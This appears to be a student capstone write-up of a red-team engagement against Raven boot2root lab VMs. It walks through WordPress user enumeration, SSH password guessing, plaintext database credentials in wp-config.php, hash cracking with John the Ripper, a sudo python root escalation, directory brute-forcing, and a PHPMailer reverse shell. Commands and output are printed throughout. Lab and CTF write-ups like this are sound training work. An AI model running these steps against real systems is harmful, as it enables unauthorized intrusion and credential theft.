Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Medha Parte


RED TEAM (Attack)

This document contains the following resources:

- **Network Topology & Critical Vulnerabilities**
- **Exploits Used**
- **Avoiding Detect**
- **Maintaining Access**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask:255.255.255.255
Gateway:192.168.1.1

Machines

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target2

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress Enumeration	WPScan is used to detect vulnerable plugins, themes WordPress core installations, and user enumeration.	The vulnerabilities are printed out for an attacker, along with a list of users of the system. Knowing the username , made brute-forcing password easy.
Open and unrestricted SSH access via TCP/22 port	Open and unfiltered access to SSH port is considered weak security configuration as it allows attacker to gain remote access to server.	Once logged into server via SSH, attackers can exploit services running on the system and manipulate the network.
Weak password	The simplicity of the password allow for easier password cracking.	This vulnerability allowed Red Team to gain access to sensitive information with ease.

Critical Vulnerabilities: Target 1 (contd)

Vulnerability	Description	Impact
Weak Wordpress configuration wp-config.php file	The wp-config.php is the configuration file used by the wordpress site and acts as the bridge between the WP file system and the database.	The access to wp-config.php file exposed attacker to sensitive information such as: ➢ Database host and name ➢ Username, password ➢ Secret keys ➢ Database table prefix
MySQL credentials saved in plaintext	The details of database and its credentials should not be saved in plaintext.	This vulnerability allowed attacker to know the database credentials and use it to gain access and potentially exploit the system.
Exposed and unprotected user password hashes	Database user table exposed the password hash of the database user.	Actual password is recovered using password cracking tools on the hashed passwords which is further used to gain unauthorized access to the system.
Escalated root privileges with the use of a python script	Using a particular script bypasses normal access path to get into the system.	This has the potential to escalate the privileges of a normal user to root user privileges.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.


Vulnerability	Description	Impact
Brute -forceable URL directories and files	This vulnerability allows for brute force path of files and directories that are outside web root folder on a system	It has critical impact since it enables the attacker to get many interesting files or directories may include vulnerabilities or have interesting information which lead the attacker to build the proper attack!
Netcat reverse shell/remote execution vulnerability	Using a bash script, a netcat listener, and the web browser access of the system, implementing a reverse shell was possible.	The reverse shell gave Red Team unauthorized remote access to the system.
Unrestricted access to wordpress directories	Once on the system there was no restricted access to the files or directories.	This completely exposed the system and all of its directories and files to anyone who happened to gain authorized or unauthorized access.


Exploits Used

[TARGET1] Exploitation 1: WPScan WordPress security scanner

- Used WPSCAN to exploit the vulnerable wordpress site & enumerate the list of users by giving following command from attacker's system.

  wpscan –url http://192.168.1.110/wordpress -eu





[TARGET1] Exploitation 2: Open SSH port and weak password

- Accessed target machine through open ssh port and brute forcing weak user password.
- This exploit granted us user shell access for Micheal's account. We explored the files to find flag1 & flag2.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
Permission denied, please try again.
michael@192.168.1.110's password:
michael@192.168.1.110: Permission denied (publickey,password).
root@Kali:~#
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sun Feb  7 01:53:16 2021
michael@target1:~$
```

```
michael@target1:/var/www/html$ awk '/flag/ {print}' service.html
                        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
michael@target1:/var/www/html$
```

```
michael@target1:/var/www$
michael@target1:/var/www$ ls -la
total 20
drwxrwxrwx  3 root     root     4096 Aug 13  2018 .
drwxr-xr-x 12 root     root     4096 Aug 13  2018 ..
-rw-------  1 www-data www-data    3 Aug 13  2018 .bash_history
-rw-r--r--  1 root     root       40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root     root     4096 Aug 13  2018 html
michael@target1:/var/www$
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

[TARGET1] Exploitation 3: Wordpress config file & Clear text password for MySQL database

- Wordpress configuration file was accessible for user ‘michael’ login . The username and password to access MySQL database were listed in plaintext in wp-config.php file.
- This exploit granted us to access MySQL database and allowed to find flag3 & flag4.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
michael@target1:/var/www$ mysql -u root -pR@v3nSecurity
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

michael@target1:$ **mysql -u root -pR@v3nSecurity**
mysql>**use wordpress**
mysql>**SHOW tables;**
mysql>**SELECT post_content from wp_posts;**

```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboard</a> to delete this page and
create new pages for your content. Have fun! |
| flag3{afc01ab56b50591e7dccf93122770cd2}

| flag4{715dea6c055b9fe3337544932f2941ce}
```

[TARGET1] Exploitation 4: Privilege Escalation

- Obtained Steven's password hash from MySQL user database.
- Cracked the password using John the Ripper and accessed his account.
- Exploited Steven's python sudo privileges through a spawn shell.
- The exploit granted Red Team root access to the system.

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
--------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicename | user_email      | user_url | user_registered     | user_activat
ion_key | user_status | display_name  |
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
--------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.org |         | 2018-08-12 22:49:12 |
        |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.org |         | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+--------------+-----------------+---------+---------------------+-------------
--------+-------------+---------------+
2 rows in set (0.00 sec)
```

```
michael@target1:~$
michael@target1:~$ mysqldump -u root -pR@v3nSecurity wordpress wp_users > ~/users_dump.txt
```

```
root@Kali:~# cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```


```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Feb  6 05:04:42 2021 from 192.168.1.90
$
$ sudo python -c 'import pty;pty.spawn("/
root@target1:/home/steven# whoami
root
root@target1:/home/steven# ls -la
total 8
drwxr-xr-x 2 root root 4096 Aug 13  2018
drwxr-xr-x 5 root root 4096 Jun 24  2020
root@target1:/home/steven#
```

```
root@target1:~# cat flag4.txt
--------

 ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

[TARGET2] Exploitation 1: Brute-forceable URL and Directories

- Scanned the webserver using Nikto which revealed installed its configurations & other problems
- Performed more in-depth enumeration of webserver by using gobuster to brute-force URL and directories of target2 server.
- This exploitation exposed us to flag1.

```
root@Kali:~# nikto -C all -h http://192.168.1.115/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-02-11 09:58:24 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x
 branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information.
 Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-02-11 10:00:04 (GMT-8) (100 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~#
```





```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```


```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115/
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/11 10:18:21 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2021/02/11 10:19:42 Finished
===============================================================
root@Kali:~#
```


```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115/vendor
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/vendor
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/02/11 10:20:54 Starting gobuster
===============================================================
/docs (Status: 301)
/test (Status: 301)
/language (Status: 301)
/examples (Status: 301)
/extras (Status: 301)
/LICENSE (Status: 200)
/VERSION (Status: 200)
/PATH (Status: 200)
===============================================================
2021/02/11 10:22:16 Finished
===============================================================
root@Kali:~#
```


[TARGET2] Exploitation 2: Netcat Reverse Shell/Remote Code Execution

- Used Exploit-DB to find RCE vulnerability in PHPMailer version 5.2.16.
- Uploaded backdoor to a target server by executing exploit to enable command injection attack
- Setup listener on attacker system, injected commands in weburl of target system to open a backdoor and got reverse shell.
- Used opened shell to find flag2 in /var/www



